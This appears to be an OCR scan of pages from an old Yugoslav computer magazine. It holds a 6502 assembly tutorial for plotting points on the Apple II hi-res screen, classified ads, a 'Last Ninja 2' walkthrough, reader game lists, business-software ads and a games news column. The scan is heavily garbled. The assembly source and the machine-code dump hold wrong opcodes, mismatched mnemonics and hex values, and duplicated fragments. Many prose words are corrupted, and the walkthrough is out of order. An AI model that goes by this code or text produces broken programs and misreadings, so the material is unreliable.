
$$B = 001n_1n_2n_3n_4n_5n_6n_7n_8n_9n_{10}000$$


Kada u Y-registar stavimo M div 7, pod pretpostavkom da je adresa B zadata u dve sukcesivne lokacije na nultoj strani, uz pomoć indirektnog adresiranja dobija se efektivna adresa koja je jednaka zbiru adrese B i broja Y, a to je upravo adresa ADR.

Koordinata N može da bude od 0 do 279, pa ne može da se smesti u 8-bitni registar. Zato se M predstavlja kao 16-bitni broj, pomoću nižeg bajta NM i višeg bajta VM. Pri tome je $VM=0$ ili $VM=1$.

Deljenje M sa 7 se vrši oduzimanjem, s tim da ako je $VM=0$ vrši se obično deljenje, a ako je $VM=1$, onda je $M = NM + 256 = (NM + 4) + 7 \cdot 36$ (jer je $256 = 4 + 7 \cdot 36$), pa treba deliti $NM + 4$ sa 7, i količniku dodati 36, a ostatak se dekadno dobija.

Algoritam





U prethodnom algoritmu treba obratiti pažnju na oznaku --VB←n--A koja označava da se akumulacija pomera uljevo, a zatim VB rotira uljevo, te da tako bit n₇ prelazi u NB.
 Program koji sledi napisan je tako da potprogram uzima ulazne podatke na sledeći način: u akumulatoru treba da je broj N, a NM i VM su u X i Y registrima, respektivno. Adresa B je na nultoj strani, A(NB)=0, A(VB)=1

Pravi assembler

```

    NB   ORG $300
        EQU 0
        B se čuva na nultoj strani — na adresama 0 i 1
    
```

```

    VB   EQU 1
    HPL0T
    AND  #SC0
    STA  NB
    LSR  A
    LSR  A
    ORA  NB
    STA  NB
    PLA
    STA  VB
    ASL  A
    ASL  A
    ASL  A
    ROL  VB
    ASL  A
    ROL  VB
    ASL  A
    ROR  NB
    LDA  VB
    AND  #S1F
    ORA  #S20
    STA  VB
    A=n7n6n5n4n3n2n1n0
    A=n7n6n5n4n3n2n1n0 i čuva se privremeno na steku
    A=n7n6000000 (peši do nulti bit postaju nule)
    NB=n7n6000000=N AND SC0
    A=00n7n60000
    NB=n7n6n5n40000 (vrši se operacija ORA između sadržaja akumulatora i NB)
    A=n7n6n5n4n3n2n1n0 (vraćeno sa steka)
    VB=n7n6n5n4n3n2n1n0
    A=n7n6n5n4n3n2n1n000
    A=n7n6n5n4n3n2n1n0000
    VB=n7n6n5n4n3n2n1n0<-VB<-n7<-A
    A=n7n6n5n40000
    VB=n7n6n5n4n3n2n1n0<-VB<-n7<-A
    A<-
    ASL  A
    ROR  NB
    LDA  VB
    AND  #S1F
    ORA  #S20
    STA  VB
    VB=001n7n6n5n4n3n2n1n0
    Konačno, vrednosti VB i NB su kompletirane i B ima vrednost 001n7n6n5n4n3n2n1n0000.
    Sada treba deliti M sa 7.
    Najpre je A ← NM (niži bajt od M)
    CPY  #0
    BEQ  L1
    LDY  #35
    ADC  #4
    Ako je viši bajt od M različit od nule (jednak jedinici)
    niži bajt se uveća za 4, a početna vrednost količnika za 36 (nije -1, već 35).
    Ako je bilo NM=0, onda treba da bude Y = -1, međutim, postavlja se Y = 0, s tim da se kasnije u programu „preskoči“ naredba INY.
    Od NM se oduzima po 7 i svaki put se količnik uveća za 1 sve dok NM ne postane manje od nule.
    Sada je u Y količnik, a u akumulatoru je ostatak umanjen za 7, pa mu se dodaje 7 da bi postao stvarni ostatak.
    Ostatak ide u X-registar
    i iz tabelle se uzima broj koji ima X-i bit postavljen na jedinicu (za X=0 to je 1, za X=1 to je 2,..., za X=6 to je $40)
    vrši se operacija ORA između vrednosti na adresi B+Y (na adresi koju smo ranije u tekstu označili sa A), tj. X-i bit se postavlja na jedinicu.
    RTS
    TABELA DFB 1,2,4,8,$10,$20,$40
    START LDA SC0$0
    LDA SC0$3
    LDA SC0$4
    LDA SC0$7
    LDA #0
    PHA
    TAX
    LDY #0
    JSR HPL0T
    PLA
    CLC
    ADC #1
    CMP #100
    BNE LO
    RTS
    A=100?
    Ako nije, skok na LO
    Kraj.
    
```

U ovom programu pažnju treba obratiti na činjenicu da su podaci (tabela sa vrednostima 1, 2, ... \$40) unutar programa. Ovo je metoda koja nije preporučljiva početnicima. Međutim, ona je ovdje opravdana, jer se tabela nalazi uz potprogram, s kojim je logički u vezi.

Mini-assembler

```

    Adresa  Maš.kod  Mini-assembler
    0300-  48      PHA
    0301-  29  C0  AND #SC0
    0303-  85  00  STA $00
    0305-  4A      LSR
    0306-  4A      LSR
    0307-  05  00  ORA $00
    0309-  85  00  STA $00
    030B-  68      PLA
    030C-  85  01  STA $01
    030E-  0A      ASL
    030F-  0A      ASL
    
```

0310	0A	ASL
0311	26 01	ROL 501
0313	0A	ASL
0314	26 01	ROL 501
0316	0A	ASL
0317	66 00	ROR \$00
0319	AS 01	LDA \$01
031B	29 1F	AND +\$1F
031D	09 20	ORA +\$20
031F	85 01	STA \$01
0321	8A	TXA
0322	C0 00	CPY +\$00
0324	F0 05	BEQ \$032B
0326	A0 23	LDY +\$23
0328	69 04	ADC +\$04
032A	C8	INY
032B	E9 07	SBC +\$07
032D	B0 FB	BCS \$032A
032F	69 07	ADC +\$07
0331	AA	TAX
0332	BD 3A 03	LDA \$033A,X
0335	11 00	ORA (\$00),Y
0337	91 00	STA (\$00),Y
0339	60	RTS
033A	01 02	ORA (\$02,X)
033C	04	???
033D	08	PHP
033E	10 20	BPL \$0360
0340	40	RTI
0341	AD 50 C0	LDA \$C050
0344	AD 53 C0	LDA \$C053
0347	AD 54 C0	LDA \$C054
034A	AD 57 C0	LDA \$C057
034C	A9 00	LDA +\$00
034E	FA	PHA
0350	AA	TAX
0351	A0 00	LDY +\$00
0353	20 00 03	JSR \$0300
0356	68	PLA
0357	18	CLC
0358	69 01	ADC +\$01
035A	69 04	CMP +\$64
035C	D0 F1	BNE \$034F
035E	60	RTS

Monitor pri listanju programa pokušava da tabelu protumači kao mašinske naredbe

Orde treća reči još nekoliko rečenica na kraju. Naime, „epi II+“ podržava rad sa grafikom u boji na ekranu kolor-televizora. Pri ovome nema svaka tačka svoju boju, već iscrtačvanjem jedne složene šare tačka (konkretno, gustih vertikalnih linija) postize se da televizor iscrta boju, budući da nije sposoban da prati toliku brzinu menjanja crnih i belih tačaka. Tek na zelenom monitoru se primećuje šta je posredi. Rutina iz našeg programa ne podržava boje: ona se ponaša kao da je postavljena boja pomoću HCOLOR=3 u jeziku. Ako, pak želite da dobijete i boju, morate razmisliti o tome da ne „palite“ svaku tačku po horizontali, već SVAKU DRUGU, recimo samo tačke sa parnim ili samo tačke sa neparnim X-koordinatama.

Nešto napomena u vezi sa drugom video-memorijom. Ona se aktivira naredbom HGR2 u jeziku, i u mašinskom jeziku za prebacivanje na rad sa njom koristi se ulazno-izlazna adresa SC055. Ona ima potpuno istu organizaciju kao prva video-memorija, samo je na adresi za \$2000 većoj, tako da se adresa i bit na kojoj se nalazi podatak o nekoj tački nalaze isto kao i kod prve video-memorije, samo što adresa još treba dodati \$2000. Tako, u našem primeru, za tačku sa koordinatama (169, 114) našli smo da je podatak u prvoj video-memoriji na adresi \$2B40, a u drugoj će biti na \$4B40.

Vežbe

1. Obrisati video-memoriju. (Ona četiri čitanja ulazno-izlaznih adresa samo postavljajući grafički režim, a ne brišu video-memoriju, tako da se često čitanja tih adresa na ekranu vidi neka nasumična šema tačaka. Naredba HGR u jeziku, međutim, briše video-memoriju. Neka sada i vaša rutina radi isto to.)
2. Izmeniti prethodni program tako da on:
 - a) briše;
 - b) invertuje tačku na koordinatama M,N.
 - c) (invertovanje tačke je promena njenog statusa: ako je bila upaljena, da se ugasi; ako je bila ugašena, da se upali).
3. Izmeniti prethodni program tako da radi sa drugom video-memorijom.
4. Kao što znate, rad jezika je zasnovan na izvršenju pojedinih podprograma iz ROM-a. Tako, kada u jeziku izvršavate naredbu HPLOT, tačka se crta pozivanjem odgovarajućeg podprograma. Zanimljivo je da je rutina HPLOT iz ovog teksta zapravo delimično prepisana iz ROM-a, tj. instrukcije jednog dela naše rutine, pa i njihovi kodovi, mogu se naći u ROM-u. Pokušajte da pronađete gde su. (ROM zauzima adrese od \$D000 do \$FFFF.)
5. Razmisлите o tome kako biste iscrtali liniju između dveju tačaka ekrana koje su zadate svojim koordinatama. Ovo je prilično težak zadatak.
6. Razmisлите o tome kako biste nacrtali krak sa datim koordinatama centra i poluprečnikom. Ovo je još teži zadatak.
7. Nacrtajte okvir ekrana (liniju duž svih ivica ekrana).

Rade Todrović

HARDVER

Prodajem SHARP PC-1350 džepni računarski interfejs+programi. Jovan, tel: 011/468-79-69

Prodajem za HP-71B HPIL, Text ROM, 4 K RAM-a, 3 1/4" 5 1/8" diskete. Tel: 011/553-731

Schneider CPC 6128, zeleni monitor i printer DMP 2000 prodajem. Tel: 041/255-471

Originalan „spektrumov“ kazetofon (Data-Recorder), nov, prodajem za 300.000.— dinara. Tel: 05357-074

Amstrad 6128 sa kolor monitorom CTM 644 i pratećim programima prodajem. Tel: 011/464-992

Prodajem IBM PC XT kompatibilni računar, 10 M, mono monitor i miš, tel: 071/541-225

Prodajem situu periferiju zacelatu iz C-128. Tel: 051/511-032

TIM

Prodajem komplet štampanih ploča za Jim 011*, tralo, komplet pasivnih elemenata, sistemsku disketu, skoro dovršen ispravljač. Tel: 023/524-546, Dejan (zvatl pre podne)

Prodajem „Jim 011“ bez procesora, RAM-a i FDC-a. Gotov ispravljač. PC interfejs. Tel: 061/219-406, Vinko

Prodajem osnovni komplet „Jim 011“+P.S.U. Slaven Vilićta, Divaltova 278, Osijek, tel: 054/57-389

SERVISI

RE — INK ovezavanje traka za printere. Tel: 011/468-113

- 4 cm, Computer Service VIII Vrbić 33a/6 41000 Zagreb tel: 041/539-277 od 10 do 12 i od 15 do 17 sati
- Spectrum, Commodore, Atari, Amstrad
- brz i kvalitetni popravci
- ... prodaja interface-a, joystick-a, kablova, membrana za tastaturu, Centronics interface-a, memorij-skih proširenja, rezervnih delova

RAZNO

— 5 cm, silka 1 HELP file u programskom jeziku dBASE III plus vrlo često upotrebljavaju početnici i napredni korisnici dBASE-a. Jedini problem je u tome što je HELP file napisan na engleskom jeziku. Riješenje je naš HELP file napisan na slovenačkom, hrvatskom ili srpskom jeziku koji je potpuno kompatibilan (100%) sa originalnim HELP file-om iz dBASE III plus ANA BLAŠKOVIC, Poste Restante, 41000 Zagreb

Nudim višak elektronskog materijala: dinamičke memorije HM 4864-2 i HM 50256-12, mikroprocesor HD 64180RP6 sa podnožjem, EPROM-e 27256-20 (32K) i 27C512-20 (64K), statičke memorije HM 5116 i HM 6264P-10. Tel: 157-775 posle 17 sati.

računari

su uvek aktuelni

Ono što nema u novom, potražite u starim brojevima

- novi uređaji, testovi, uporedni prikazi
 - tehnike programiranja, algoritmi, biblioteke programa
 - komercijalni softver, softverski podsetnici, testovi
 - najnovije vesti, domaće i strane tržište
 - klub programera, HELP, bajtovi lične prirode
 - računari u škol, računari u maloj privedi
 - akcije: samogradnja „tims 011“, samogradnja robota
- Nacin naručivanja

Da bismo ubrzali proceduru nabavke starih brojeva „Računara“ koje još imamo na raspolaganju (40—45) i smanjili troškove poštarine koje plaća kupac, uveli smo novi način naručivanja. Procedura je jednostavna:

1. Izaberite brojeve „Računara“ koje želite da kupite, saberite njihove cene iz pregleda koji objavljujemo i na dobijenu sumu dodajte 2.000 dinara na ime troškova pakovanja, rukovanja i poštarine.
2. Ukupni iznos platite na žiro račun 60802-603-23264 (RO BIG2), Bulevard vojvode Mišića 17, 11000 Beograd, sa obaveznom naznakom da je reč o kupovini starih brojeva „Računara“ (navedite brojeve).
3. Potvrdu o uplati li njevu foto-kopiju obavezno pošaljite na adresu redakcije „Računara“ (kao pod 2.). Redakcija se obavezuje da će vam naručeni brojevi biti upućeni u roku od najviše deset dana nakon prijema potvrde o uplati. Za sve eventualne reklamacije odmah se javite redakciji (tel. 011/ 653-748).

računari 40: 2.000 din računari 43: 2.000 din
 računari 41: 2.000 din računari 44: 3.000 din
 računari 42: 2.000 din računari 45: 3.500 din



Uređuje: Slobodan Perović

THE LAST NINJA 2

Poslije ubitva Kunitokija ninda je pročitao na pergamentu da šogun Kunitoki vodi poslovne u Njulkiju. Pri izlasku iz palače primijetio je da je duh Kunitokija pobjegao u pravcu Amerike. Zatim je otišao svom prijatelju da ga helikopterom prebaci u Njulkiju. Tu počinje igra.

1. nivo „Central park“ (centrinali park)
Ninđa se spustio na otvorenu pozornicu u Central parku. Očistio u unutrašnjost zgrade i tamo istucio čuvara. Preciznim pogotkom u lampu na ploči koja će poomli osloboditi čete prolaz u prizemlje. Vratite se u startnu prostoriju i padnite kroz prolaz. Nađi čete se u prizemlju zgrade. Tu pokupite ključ i izadite van. Ne zadržite oči kroz ogradna vrata, nego istražite odmah i pokupite: u podnožju piramide

Prkaz meseca

Nagrada redakcije ravnoopravno je pripala Ivanu Skulberu iz Zagreba (prkaz) i Vuku Milutinoviću i Darku Staničiću iz Beograda (mapa) za igru „The Last Ninja 2“. Pored toga u emisiji Radio Beograda „Čip i secam janjca“ tokom decembra meseca objavljeno su i prkazi igara „Vulcan (Vedran Senečić iz Vinokovca)“, „Dark scepter“ (Željko Grašo iz Herceg Novog).

nešto što sliči stepenicama, na piramidi pokupite štap, u žanokom WC-u (?) dva dijela nunačeka (po dio, jer su dva WC-a) i hamburger za život. Kada to obavite, izadite uz pomoć ključa kroz ogradna vrata. Sada ćete morati uz pomoć čamca koji plovi preskočiti rijeku. U sljedećoj prostoriji počeb će vas ganjati bijesni roj osa. Pobjegnite im, ali krivudavim putem, a ne ravni! Na kraju krivudavog puta skočite da biste došli na mali otok gdje je usidren brodic, odgrnite ga štapom, zatim se vratite i očistite ravni putem. Tamo ćete opet preskočiti rijeku uz pomoć broda.

2. nivo „City streets“ (gradske ulice)
U ovom nivou nađete maš u prodavaonici nundici opreme koju prodaje neki nindža da iz vrata koja će zasvijetliti, bocu alkohola kod pijanca i ključ za otvaranje šahova u kući u blizini pijanca. Nemajte zabravili ni hamburger u prostoriji ispred pijanca. Kada sve to pokupite, pronađite šah na nogostupu. Šah će pronaći na sljedećoj naći: Očistite dvije prostorije od pijanca prema gore, pređite na drugu stranu ulice i odmah pređite tu prostoriju. Od ove prostorije očistite dvije prostorije prema dolje. Tu se nalazi šah. Otvorite ga ključem za otvaranje šahova i vratite u njega.

U ovom nivou je važno da se ne izgubite u ulicama. Pazite da se ne vratite u krug!

3. nivo „The sewers“ (kanalizacija)
Odmah na početku nivou pronađite treći ključ, koji služi za otvaranje šahova kanalizacije. Zatim se iz prostorije u kojoj ste pokupili ključ vratite u prostoriju prije rije. Sašom došćite na drugi dio puta kroz kanalizaciju. Kad dođete u prostoriju u kojoj su otvorena plava vrata, nemajte juriti kroz njih nego tražim ključem otvorite nešto što sliči na šah. Sada ste u prizemlju kanalizacije. Iдите pulem do dođete do nekog krokodila (pulem nalazite na višoj vrata jednih uz druga, tamo su samo jedne pravali, i to se ne možete izgubiti). Kada dođete do krokodila, vratite se u prostoriju unazad i bocu alkohola stavite o bakiu na zidu (samo na toj bakiu lo možete ukinuti). Sada iz boca izlazi nešto oveno, a ne bijelo! Vratite se u prostoriju s krokodilom i gđađaje ga bocom (tu primjenite znanje iz „The Last Ninja“ i kada ste gđali psa). Krokodil će se zapaliti i izgoreti.

4. nivo „The basement“ (skladište droge)
Ovdje prvo pronađite izlaz iz prve prostorije, a zatim se napnite ljestvama na željezni platu. Hođajući po njemu pokupite


pred željezna vrata i klieknite kao da hoćete nešto pokupiti. Vrata će se otvoriti. Nađi čete se na malom platu na osmom katu. Pazite da ne padnete! Dođite do ljestava i popnite se na kroz zgrade. Tamo vas čeka vaš prijatelj s helikopterom. Kada on odleti, vi sašom izidite iz ekrana u pravcu kojim je on otišao.

5. nivo „Mountain hideaway“ (visoka vila)
Očistite se od helikoptera i skokovima došpite na krov. U sljedećoj prostoriji krovom stignite uđite u vilu. Pronađite uđe i dođite u prostoriju gdje ste ušli u vilu. Produžite kroz vrata i uzletom spustite se u kuhinju (otvor je velik kao tablu). Nemajte ići stepenicama i u podzemlje dok ne iskućite alumi sistem u koji pokrja kuhinje, koji se nalazi na tabli. Iza jedne biljke nalazi se tajni prolaz u podzemlje. Uđite u tajni prolaz, a zatim na tabli upalite svjetlo u sljedećoj prostoriji. Prođite i tu nešto što sliči na šah. Sada ste u kotlovnici, gdje priti vrata prema. Primaknite se tabli koja ima bijelo dugme (bita je karti, te ga primate). Para će se pojaviti na drugome mjestu, a u idele dalje.

7. nivo „Final battle“ (konačni obračun)
Odmah uđite u prostoriju gdje je velika petokraka zvijezda s pet svijeća. Primaknite se kineskom natpisu, pred koji klieknite kao da želite nešto uzeti, a tada će se natpis podignuti i pojaviti će se self. Uzimate se i, tada čete morati upasti iđu koju ste dobili na petom nivou. Self će se otvoriti, a i uzмите predmet u sef. Kada ga uzmete ostanite mirni, iako se naglo pojavjuje duh šoguna Kunitokija. U borbi palite svijeće tako kao da ih hoćete uzeti. Nemajte ubiti duha dok niste upalile sve svijeće. Duha Kunitokija ubijte u sredini petokrake zvijezde, a tada će naglo zvijezda zasvijetliti i duh će se razbiti. Brzo vratite predmet u sef i tada čete ugledati završnu sliku i poruku: „YOU HAVE CAPTURED THE SPIRIT OF THE EVIL SHOGUN KUNITOKI. MAY IT NEVER AGAIN BE INLEASHED“ (VI STE UBILI DUHA ZLOG ŠOGUNA KUNITOKIJA. NEKA VI SE NIKAD NE OŽIVI).

U igri treba spomenuti i tipku „J“ za određivanje moko krestanja. Imate 3 različita moda! Moje vrijeme je 19:32 minuta. Grafika u igri je perfektna, kao i muzika. A sada rekord za sve hakere: ovo vrlo teško igru prošao sam za dvanaest dana! To je u stanju da obori ovaj rekord bez ikakvih trikova? Nemajte misliti da je ovo izuzetno laka igra. Zapravo ona je vrlo teška, jer ako se uzme u obzir da sam na dan igrao uvo igru pet sati vidli je naznačeno. O igri „The Last Ninja 3“ nema zasad nikakvog govora.

Ivan Skulber, Zagreb



Mapa: Darko Staničić, Vuk Milutinović

Usijani džojstik

Piše ovako: „Imam SHARP MZ 800 i javljam vam se prvi put. Naime, napisao bilo kakve vrste za ovaj računar nema u našim časopisima, pa me zanima da li ste zainteresovani za opise igara?“

Potpisan je Branko Štulić iz Zagreba.

Dabome da smo zainteresovani.

Jeroslav Marić iz Aleksandrova obavještava nas da je igraoči „Bomb Jack“ stigo do nam 2 435 980 poema.

Nazdravje.

I još nešto — pouk koji tražiš načieš bez po muke ako pretašat brojeve bilo koga od naših računarskih časopisa.

Evo i poruke za Miroslava Šarca.

Prkaz igre „The Great Glass Sisters“ objavili smo poodavno. Nađi nešto novije.

Rubriku „Razbarušeni sprajtovi“ realizujemo u saradnji sa emisijom „Čip i secam janjca“ koja se svake subote emituje na Prvom programu Radio Beograda počev od 14.02.

Naš zajednički telefon je 011/339-070

Očekujemo da se javite utorkom od 12.00 do 14.00.

liškarcu i meso. Zatim se vratite i sđite, pa krenite do kemijske laboratorije (ništa lakše) i u njezinim prostorijama nađite jedan bijeli predmet, kojim otruje meso i dajte panteri da se uspava. Poslije nje liškarcu stavite u tablu pokraj lišta, u koji čete ući.

5. nivo „Office blok“ (uredi)
Odmah pri izlasku iz lišta izadite i u sljedećoj prostoriji uđite kroz vrata. Tu je kompjuterska soba. Pokušajte da uzmete prvi kompjuter, a tada će se pojaviti neka šifra. Obavezno je zapamtite. Sada izđite i pronađite prostoriju gdje su dvoja vrata. Uđite na ona koja vode prema gore, a ne na ona koja vode dole. Tamo na praznom stolu nalazi se nešto slično džojstiku. Pokušajte lo uzeti, a onda će se otvoriti tajna vrata lište po prostorijama dok ne dođete do nekog ogromnog ventilatora (ništa lakše). Primaknite se ventilatoru i malo po malo primete džojstik i pređete ga. Tu treba doista vježbat. Sada dođite

Moja top-lista

1. Boulder Dash
2. Bomb Jack
3. Wizard of War
4. Fire Ant
5. Aztec Challenge
6. Lazy Jones

Nino Petrak, Zagreb

Moja top-lista

1. Last Ninja
2. Boulder Dash
3. Informational Karate 1-3
4. Bomb Jack
5. Rastan

Goran Petrak, Zagreb

Nastavak na 76 str.


APLIKATIVNI SOFTVER

- ORIGINALNA SOFTVERSKA REŠENJA
- DIREKTAN UTICAJ NA MODERNIZACIJU POSLOVANJA
- NAČINITE MALI KORAK KA VELIKIM REZULTATIMA

INVESTICIJE

PINEL

PROJEKTOVANJE INVESTICIONIH ELABORATA



- KORISNICI: investitori, banke, organizacije, stručni zavodi, DPO
- Softverski paket PINEL olakšava izradu analitičkih i sintetičkih izveštaja, studija, analiza . . . , za osnovne i alternativne investicione projekte
- Metodologija je rađena na bazi „Zajedničke metodologije za ocenjivanje društvene i ekonomske opravdanosti investicija i efikasnosti investicija u SFRJ“ i metodologije ocena svetske banke i međunarodne finansijske korporacije. Obezbeđena je mogućnost konstruisanja metodologije za specijalne zahteve.
- Paket funkcioniše pod operativnim sistemom MSDOS

Zastarele tehnologije, duplirani kapaciteti, neefikasni rezultati rada i zabrinjavajući kvalitet življenja, pitanja su teorije koncepta vrednosti i vrednosne orijentacije našeg društva. Predviđanje dugoročnog razvoja sistema kod nas, vršeno je do sada uz raznovrsne metodološke postupke i sa različitim ciljevima. Različiti ciljevi ogledaju se u načinu korišćenja dobijenih rezultata, u odnosu na to ko ih koristi i čemu služe takvi rezultati. Prečutno se podrazumevalo da radimo za dobrobit ljudi i da smo izabrali bolji put od mnogih drugih zemalja sveta. Socijalna raslojava-

nja između severa i juga u svetskim, evropskim i jugoslovenskim razmerama ukazuju na neophodnost promena, u pristupu predviđanja vrednosti uz definisanje ograničenja uslova i načina primene rezultata. To znači da predviđanje u sebi treba da sadrži eksplicitan odgovor na pitanje zakonitosti po kojima se formiraju i menjaju ljudske vrednosti.


Za izradu softverskog paketa PINEL osnovna zamisao stručnjaka NOVKABELA bila je da se uz pomoć računara izradi program koji logički prati investicioni projekat od idejnog projektnog

zadatka do realizacije i vrednovanja eksploatacije investicionog projekta, uz metodologiju sa kojom bi se dao doprinos privrednoj reformi i stvaranju kvalitetnijeg modela vrednosti.

PINEL je koncipiran tako da omogućiti korisniku izradu svih neophodnih analitičkih i sintetičkih analiza, studija i izveštaja, vezanih za određeni investicioni projekat. Pri izradi PINEL-a ispoštovan je jedan od osnovnih zahteva zajedničke metodologije, a to je izrada alternativnih rešenja za svaki investicioni projekat. PINEL omogućuje da se izradi onoliko varijanti u procesu planiranja investicionog projekta koliko stručnjaci žele da analiziraju. Korišćenjem ovog softverskog paketa, analiza osetljivosti investicionog projekta na promenu cena outputa i inputa, dinamiku realizacije, stanje plasmana, stepena iskorišćenja kapaciteta je brza, jer samo izmenom određenog parametra računara automatski kompletno preračunava sve neophodne pokazatelje. Kako ovakav model važi za industrijske sisteme koji tokom vremena ostaju relativno konstantni i koji se na neki način međusobno mogu postaviti u uzročno posledičnu vezu i čije ponašanje u toku izabranog vremenskog perioda poznavaoci sistema mogu da provere i ocene, u softverskom paketu, PINEL obezbeđili smo i mogućnost konstruisanja metodologije za izradu složenijeg modela analize razvoja sistema. Saznanja o budućnosti mogu se postaviti i u susedu logičku celinu:

- definisanje problema
- formulisanje modela (određivanje promenljivih, određivanje nivoa agregiranosti i metoda kategorizacije, određivanje načina tretiranja vremenske dimenzije, specifikacija i kalibracija)
- simulacija i vrednovanje modela PINEL ZNAČI BRZO I EFIKASNO REŠAVANJE TEKUĆIH OPERATIVNIH ZADATAKA, PRAĆENJE PROMENA I UNOŠENJE ODGOVARAJUĆIH KOREKCIJA I KVALITETNO PREDVIĐANJE NOVIH VREDNOSTI

POFINA



- ŽELJENA KONTA PO NIŽIM ORGANIZACIONIM JEDINICAMA OD OOUR
- SMANJEN OBIM UNOSA PODATAKA — KNJIŽENJEM PROTU STAVKE
- RAD PREKO MENIA, TERMINOLOGIJA BLISKA KORIŠNIKU
- PAKET POD OPERATIVNIM SISTEMIMA MS DOS, XENIX, CP/M, MP/M.

Za konta po izboru omogućava se praćenje podataka po nižim organizacionim jedinicama od OOUR i željenom dodatnom obeležju — pozicija, radni nalog i slično. Poziciono i finansijsko knjigovodstvo obuhvata: glavnu knjigu, analitike, kupce i dobavljače, radnike ... i drugo. Praćenje kla-

se četiri je posebno po nižim organizacionim jedinicama. Posebna pogodnost koju pruža ovaj paket je smanjen obim unosa podataka koji se postiže automatizovanim knjiženjem protu stavke. Logička kontrola podataka je u direktnoj komunikaciji, uvid u stanje konta dnevni, jednostavnost primene, rad preko menija, terminologija bliska korisniku.

- Izvod iz spiska funkcija
 - Interaktivno zaključivanje pozicija
 - Interaktivno menjanje osnova za povezivanje stavaka
 - Pregled podataka na ekranu za glavnu knjigu
 - Pregled podataka na ekranu za analitiku
 - Pregled podataka na ekranu za pozicije
 - Pregled podataka na ekranu za troškove
 - Dnevnik glavne knjige
 - Dnevnik analitike
 - Dnevnik za pozicije
 - Dnevnik za troškove
 - Finansijska kartica — glavna knjiga
 - Finansijska kartica — analitika
 - Pregled analitičkih konta
 - Povezivanje stavaka
 - Specifikacija analitičkih konta
 - Pregled otvorenih stavaka
 - Izvod otvorenih stavaka na obrascu (IOS obrasc)
- Paket funkcioniše pod operativnim sistemima: MS DOS, XENIX, MPM, CPM.

PRIVREDA

PLANIS

UPRVLJANJE PROIZVODNJOM

DA LI SE DEŠAVA DA

- mašine stoje neiskorištene
- radna mesta nisu na vreme snabdevena materijalom
- nemate informacije o učinku radnika
- radnici nisu stimulisani za kvalitetniji i produktivniji rad
- izrade i dopuna plana dugo traje
- proizvodna dokumentacija nije sredena ni jedinstvena

Sa programskim paketom PLANIS možete ova pitanja prevazići, jer vam on pomaže da na njih nadete pravi odgovor.

OSNOVNI PODACI koje obuhvata PLANIS su:

- podaci o materijalima
- podaci o poluproduktivima
- podaci o gotovim proizvodima
- podaci o mašinama — kapacitetima
- normativni materijala
- normativni vremena
- katalog operacija
- planski podaci
- unos i analiza povratnih informacija

Paket funkcioniše pod operativnim sistemima MS DOS, XENIX, MP/M i CP/M. Planis se povezuje sa izradom optimalnog plana, upravljanjem zalihama materijala i rezervnih delova i obračunom ličnih dohoda, čime se informacioni sistem širi u željenim pravcima.



SOFTVERSKI PAKETI „NOVKABELA“ INSTALIRANI SU NA RAČUNARIMA IZ PROIZVODNOG PROGRAMA „NOVKABELA“ I KOOPERACIJE SA FIRMOM „OLIVETTI“, A MOGU SE INSTALIRATI I NA VAŠIM RAČUNARIMA

Nastavak sa 73. str.

Miris iz kuhinje

Što je Božić bliži, to lova zanosnije mišića.

Ta generalna zapadna istina, razume se, važi i za Veliku Britaniju i njeno veoma tržište kompjuterskih igara. Solihverke firme zaključuju oglašni proces na sat i na vrhu, njihov programirani radi po 36 sati dnevno, a igrači se unapred obiluju i broje da im. Jedni se raduju štajući da se dogotovljava SUPERTRUX (tj. SUPERTRUCKS, tj. SUPERKAMIONI) u kojoj se kamioni trkaju u tri dimenzije; drugi, opet, jedva čekaju da učtaju AFTERBURNER ne bi li se šli u avion i krenuli u vazdušne akrobacije.

Trudi su čuli da se spremati BRATMAN, poljaživo vama različit od onog prvobitnog i pomalo ozornog. Borba za pravdu i li vodi čoveka-šmista na opasne ulice, u što opasniju pećinu i u hol prekriven lapetom sa uzrokom pingvina i kišobrana. Očmah se vidi da je posredni našto lud i nezabavno.

Četvrti ostavljaju novac na stranu da bi učestvovali za CAVEMAN UGH-LYMPICS, ili olimpijske igra iz prehistorijskih - štašiva, nenađentastih - vremena, a pete više privlači IROH LORD jer ih vraća u nešto bližu, krstašku prošlost u kojoj se glavni junak, zlatković, vraća iz krstaškog rata i, kao kapitan Hamletov prečka, ne zašće na preteklu oca nego strica. Šta daje št, jasno vam je.

Šesti okrenu leđa svemu tome vidiš da je jedna francuska firma odvela da je jedne engleske firme loencu kupila od jedne engleske firme loencu za igra JUNGLE BOCK, nađenu po američkoj (Džonjevoj) verziji Kingpinove KNIGHE O ŽIVINJI, šije se radnit, kao što znamo, očvije u inčiji.

Sedmi, po svemu sudeći, neće dogo čekati da se pojavli CIRCUS, igra koja je savršeno vema novu naslovu. U njoj igrači menja uloge dok dianom o dian, i biva čas dreser, čas skakač u bari s vodom, čas čovečvaka, a čas Šurovanova zbirka pripovedaka (tj. smeli mišići na lešebima trapezu).


Ko zna, možda će se baš oni najboje provesti.

V. St.

Novne dimenzije

IZVAN SVIH STANDARDA

